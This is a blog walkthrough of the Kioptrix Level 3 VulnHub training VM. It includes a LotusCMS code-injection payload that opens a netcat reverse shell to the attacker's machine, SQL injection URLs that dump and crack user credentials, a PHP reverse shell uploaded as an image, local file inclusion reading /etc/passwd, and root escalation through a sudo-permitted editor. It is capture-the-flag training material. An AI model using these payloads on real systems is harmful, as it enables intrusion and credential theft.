Kioptrix Level 3 Walkthrough
Today we’re going to go back in time to another one of my first Boot2Root VMs, this time Kioptrix Level 3 from VulnHub by the late, and much loved, loneferret.
Initial Reconnaissance
First things first is to figure out which IP address has been assigned to Kioptrix Level 3.
$ nmap -sn -T4 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-09 18:29 AEDT
Nmap scan report for 192.168.1.1
Host is up (0.00063s latency).
Nmap scan report for 192.168.1.31
Host is up (0.00051s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.39 seconds
Then we’ll use my Nmap wrapper script to perform TCP port discovery and service enumeration.
# enumerate-ports 192.168.1.31
performing initial TCP scan. Saving results to 1-initial-reconnaissance/nmap/192.168.1.31_tcp_initial
Initial TCP scan for 192.168.1.31 completed successfully
Generating HTML report for initial TCP scan
Initial TCP scan report generated
performing TCP version scan. Saving results to 1-initial-reconnaissance/nmap/192.168.1.31_tcp_version
TCP version scan for 192.168.1.31 completed successfully
TCP version scan report generated
nmap scans complete for 192.168.1.31
Although my script produces a fancy HTML report using the Nmap XSL stylesheet, it’s easier to just print the output to stdout for this blog:
$ cat 1-initial-reconnaissance/nmap/192.168.1.31_tcp_version.nmap
# Nmap 7.80 scan initiated Thu Jan  9 18:32:24 2020 as: nmap -sS -sV -sC -O -p22,80 -T4 -Pn -v --reason --open --stylesheet=/usr/share/nmap/nmap.xsl -oA ./1-initial-reconnaissance/nmap/192.168.1.31_tcp_version 192.168.1.31
Nmap scan report for kioptrix3.com (192.168.1.31)
Host is up, received arp-response (0.00031s latency).

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-favicon: Unknown favicon MD5: 99EFC00391F142252888403BB1C196D2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_http-title: Ligoat Security - Got Goat? Security ...
MAC Address: 00:0C:29:F8:A2:B5 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.124 days (since Thu Jan  9 15:33:59 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=186 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jan  9 18:32:32 2020 -- 1 IP address (1 host up) scanned in 7.98 seconds
It looks like all we have is an old version of OpenSSH Server and Apache, which indicates this is likely to be a Boot2Root VM with a large web application component to it.
Port 80/Apache Enumeration
We know from our Nmap results that this is a simple webpage so first thing we’ll do is just browse to it and see what we find.


Pretty simple blog that seems to be running LotusCMS based on the login page.

Browsing the blog posts themselves links to a gallery page running Gallarific as well as discloses a username to us, loneferret

And the gallery itself:
Exploitation
As was briefly touched upon in the introduction, the intended path to exploiting Kioptrix Level 3 is via the web applications running on port 80, so we’ll focus on the two of those, LotusCMS, and Gallarific.
Port 80/Apache
LotusCMS
A very quick Google immediately reveals a metasploit module as well as ruby and bash based versions of a remote code execution (RCE) vulnerability in LotusCMS.
Since metasploit is cheating and it’s quite a simple exploit, we’ll compromise LotusCMS manually:
We’ll URL encode the following string: "page=index');${system('nc -e /bin/sh 192.168.1.30 443')};#"" and send it using curl.
$ curl http://kioptrix3.com/index.php --data "page=index%27%29%3B%24%7Bsystem%28%27nc%20-e%20%2fbin%2fsh%20192.168.1.30%20443%27%29%7D%3B%23%22"
Annnnnnnnnnnd start up our netcat listener,
# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.30] from (UNKNOWN) [192.168.1.31] 36465
whoami
www-data
Bingpot!
Still feels a bit too easy though so lets see if we can get in via the Gallarific web application instead.
Gallarific
Another quick Google search reveals that the id parameter in the gallery.php file is vulnerable to SQL injection (or SQLi for short).
However if we attempt to exploit the vulnerability with the payload contained in the linked post we receive the following error:
hXXp://kioptrix3.com/gallery/gallery.php?id=null+and+1=2+union+select+1,group_concat(userid,0x3a,username,0x3a,password),3,4,5,6,7,8+from+gallarific_users--
The used SELECT statements have a different number of columnsCould not select category
As you can see in the above URL, we’re performing union based SQL injection here, the Union operator can only be used if the original/new queries have the same structure (number and data type of columns) - source.
So we need to modify our SQLi payload to return the correct number of columns, eventually settling on 6.
hXXp://kioptrix3.com/gallery/gallery.php?id=null+and+1=2+union+select+1,group_concat(userid,0x3a,username,0x3a,password),3,4,5,6+from+gallarific_users--

Great success!
But before we continue, lets see what else we can determine about the target system via SQL injection by modifying our payload.
I’m just going to be presenting the extracted information in text here rather than screenshots because screenshots would take up way too much space.
Information Schema
We can extract the names of the databases by slightly altering the select statement.
hXXp://kioptrix3.com/gallery/gallery.php?id=null+union+select+1,group_concat(schema_name),3,4,5,6+from+information_schema.schemata--
- information_schema
- gallery
- mysql
Tables in the Gallery Database
The gallery database looks pretty relevant, lets extract the tables by altering our query again, note the use of the distinct operator to prevent the extracted data from being truncated by Gallarific:
hXXp://kioptrix3.com/gallery/gallery.php?id=null+union+select+1,group_concat(distinct(table_name)),3,4,5,6+from+information_schema.columns+where+table_schema+=+'gallery'--+
- dev_accounts
- gallarific_comments
- gallarific_galleries
- gallarific_photos
- gallarific_settings
- gallarific_stats
- gallarific_users
Columns in the dev_accounts Table
The dev_accounts table doesn’t look to be a built in table for gallarific, definitely worth investigating further.
hXXp://kioptrix3.com/gallery/gallery.php?id=NULL+union+select+1,group_concat(table_name,0x3a,column_name),3,4,5,6+from+information_schema.columns+where+table_name+=+%27dev_accounts%27--+
- id
- username
- password
Extract the Desired Information
All three of those things sound pretty useful! Lets modify the query again to extract the data in those fields.
hXXp://kioptrix3.com/gallery/gallery.php?id=NULL+union+select+1,group_concat(id,0x3a,username,0x3a,password),3,4,5,6+from+dev_accounts--+
- 1:dreg:0d3eccfb887aabd50f243b3f155c0f85
- 2:loneferret:5badcaf789d3d1d09794d8f021f40f0e
Run those MD5 hashes through crackstation and Robert’s your fathers brother.

| ID | Username | MD5 Hash | Password |
|---|---|---|---|
| 1 | dreg | 0d3eccfb887aabd50f243b3f155c0f85 | Mast3r |
| 2 | loneferret | 5badcaf789d3d1d09794d8f021f40f0e | starwars |
So now we have three sets of credentials,
admin:n0t7t1k4, from the gallarific_users table, as well as dreg:Mast3r and loneferret:starwars from the dev_accounts table.
Escaping from Restricted Shells
The most useful credentials at this point are the dreg and loneferret accounts because they might allow us to login via SSH!
$ ssh dreg@192.168.1.31
dreg@192.168.1.31's password: Mast3r
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
dreg@Kioptrix3:~$ echo $SHELL
/bin/rbash
Unfortunately it looks like logging in as dreg drops us in a restricted bash shell.
dreg@Kioptrix3:~$ /bin/bash
-rbash: /bin/bash: restricted: cannot specify `/' in command names
Thankfully rbash isn’t too difficult to escape from.
First we’ll check if Python is installed on the target system,
dreg@Kioptrix3:~$ which python
/usr/bin/python
And then use python to spawn a fully fledged bash prompt.
dreg@Kioptrix3:~$ python -c 'import os; os.system("/bin/bash")'
Of course we also could just log in as loneferret who isn’t in a restricted shell in the first place:
$ ssh loneferret@192.168.1.31
loneferret@192.168.1.31's password: starwars
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106
loneferret@Kioptrix3:~$ echo $SHELL
/bin/bash
Exploiting an Unrestricted File Upload Vulnerability to Upload a PHP Reverse Shell
Lets pretend that the SSH creds weren’t the same as those found in the dev_accounts table. Because I’m a masochist.
Using the stolen credential pair, admin:n0t7t1k4, it’s possible to login to Gallarific as the administrator and upload files.
Browsing to hXXp://kioptrix3.com/gallery/gadmin/ presents us with a simple login form. Type in the aforementioned creds and bingo bango bongo.
From the admin panel we can see an option to upload photos to the gallery.

Let’s use everyone’s favourite PHP reverse shell, change the necessary IP and port, and rename the file to bypass the built in file upload restrictions in Gallarific.
$ cp php-reverse-shell.php not-a-shell.jpg
And if we check the file server we can see our file uploaded:

But we can’t make Apache execute a JPG! So we’re stuck.
But all is not lost, as Gallarific is also vulnerable to a local file inclusion vulnerability.
Exploiting a Local File Inclusion Vulnerability to Execute the Reverse Shell
Visiting the following URL in a web browser results in the disclosure of two useful pieces of information,
hXXp://kioptrix3.com/index.php?system=../../../../../etc/passwd%00.jpg
Note the inclusion of .jpg after the NULL byte in order to bypass file extension filtering. This will come in to play again soon.
- The
/etc/passwdfile - The path to the installed web application

And the more readable output:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:100:loneferret,,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash
Parse error: syntax error, unexpected '.', expecting T_STRING or T_VARIABLE or '$' in /home/www/kioptrix3.com/core/lib/router.php(26) : eval()'d code on line 1
Armed with the knowledge of where our PHP reverse shell is on disk as well as how to exploit the local file inclusion vulnerability, and the knowledge that we can trick Apache in to thinking it’s rendering a different file format to what it is, we can browse to the following URL:
hXXp://kioptrix3.com/index.php?system=../../../../..//home/www/kioptrix3.com/gallery/photos/f6bp2r55bk.jpg%00.php
# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.30] from (UNKNOWN) [192.168.1.31] 44703
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
 17:08:10 up  6:39,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ whoami
www-data
So that’s three ways to get a low privileged shell!
Post-Exploitation
The method with the least faffing about is definitely logging in via SSH as loneferret so we’ll just continue with that going forward.
A great first step when trying to find a path to escalated privileges when you have the users password is to check if there are any unsafe binaries that the user can run with root privileges.
loneferret@Kioptrix3:~$ sudo -l
User loneferret may run the following commands on this host:
    (root) NOPASSWD: !/usr/bin/su
    (root) NOPASSWD: /usr/local/bin/ht
So we can see that loneferret is explicitly disallowed from running su but is allowed to execute ht, a text editor.
Privilege Escalation
Using ht, we’ll modify the /etc/passwd file, upgrading loneferret to root by modifying the UID and GUID values.
loneferret@Kioptrix3:~$ sudo /usr/local/bin/ht
Error opening terminal: xterm-256color.
loneferret@Kioptrix3:~$ export TERM=xterm
loneferret@Kioptrix3:~$ sudo /usr/local/bin/ht

Log out and log back in again,
$ ssh loneferret@192.168.1.31
Last login: Mon Apr 18 11:29:13 2011
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
root@Kioptrix3:~# id
uid=0(root) gid=0(root) groups=0(root),100(users)
root@Kioptrix3:~# cat /root/Congrats.txt
Good for you for getting here.
Regardless of the matter (staying within the spirit of the game of course)
you got here, congratulations are in order. Wasn't that bad now was it.

Went in a different direction with this VM. Exploit based challenges are
nice. Helps workout that information gathering part, but sometimes we
need to get our hands dirty in other things as well.
Again, these VMs are beginner and not intented for everyone.
Difficulty is relative, keep that in mind.

The object is to learn, do some research and have a little (legal)
fun in the process.


I hope you enjoyed this third challenge.

Steven McElrea
aka loneferret
http://www.kioptrix.com


Credit needs to be given to the creators of the gallery webapp and CMS used
for the building of the Kioptrix VM3 site.

Main page CMS:
http://www.lotuscms.org

Gallery application:
Gallarific 2.1 - Free Version released October 10, 2009
http://www.gallarific.com
Vulnerable version of this application can be downloaded
from the Exploit-DB website:
http://www.exploit-db.com/exploits/15891/

The HT Editor can be found here:
http://hte.sourceforge.net/downloads.html
And the vulnerable version on Exploit-DB here:
http://www.exploit-db.com/exploits/17083/


Also, all pictures were taken from Google Images, so being part of the
public domain I used them.
Conclusion
The Kioptrix series of Boot2Root VMs will always hold a special place in my heart for being the VMs that got me in to CTFs in the first place. I can say that without a doubt Kioptrix Level 1 and 2 has shaped my career and skillset in an enormous way.
Kioptrix Level 3 is a big step up in complexity from Kioptrix Levels 1 and 2 but I think it’s a really good exercise for newcomers to the industry to try and exploit as many different avenues as possible to obtain a shell.
It would be quite simple to just fire off the Metasploit module for LotusCMS and then drop a kernel exploit on this box and be root within about 15 minutes but I think that misses the point of these kinds of VMs.
And in my opinion the point of these VMs is to learn, and the Kioptrix series never fails to disappoint in that way. Level 3 is no exception.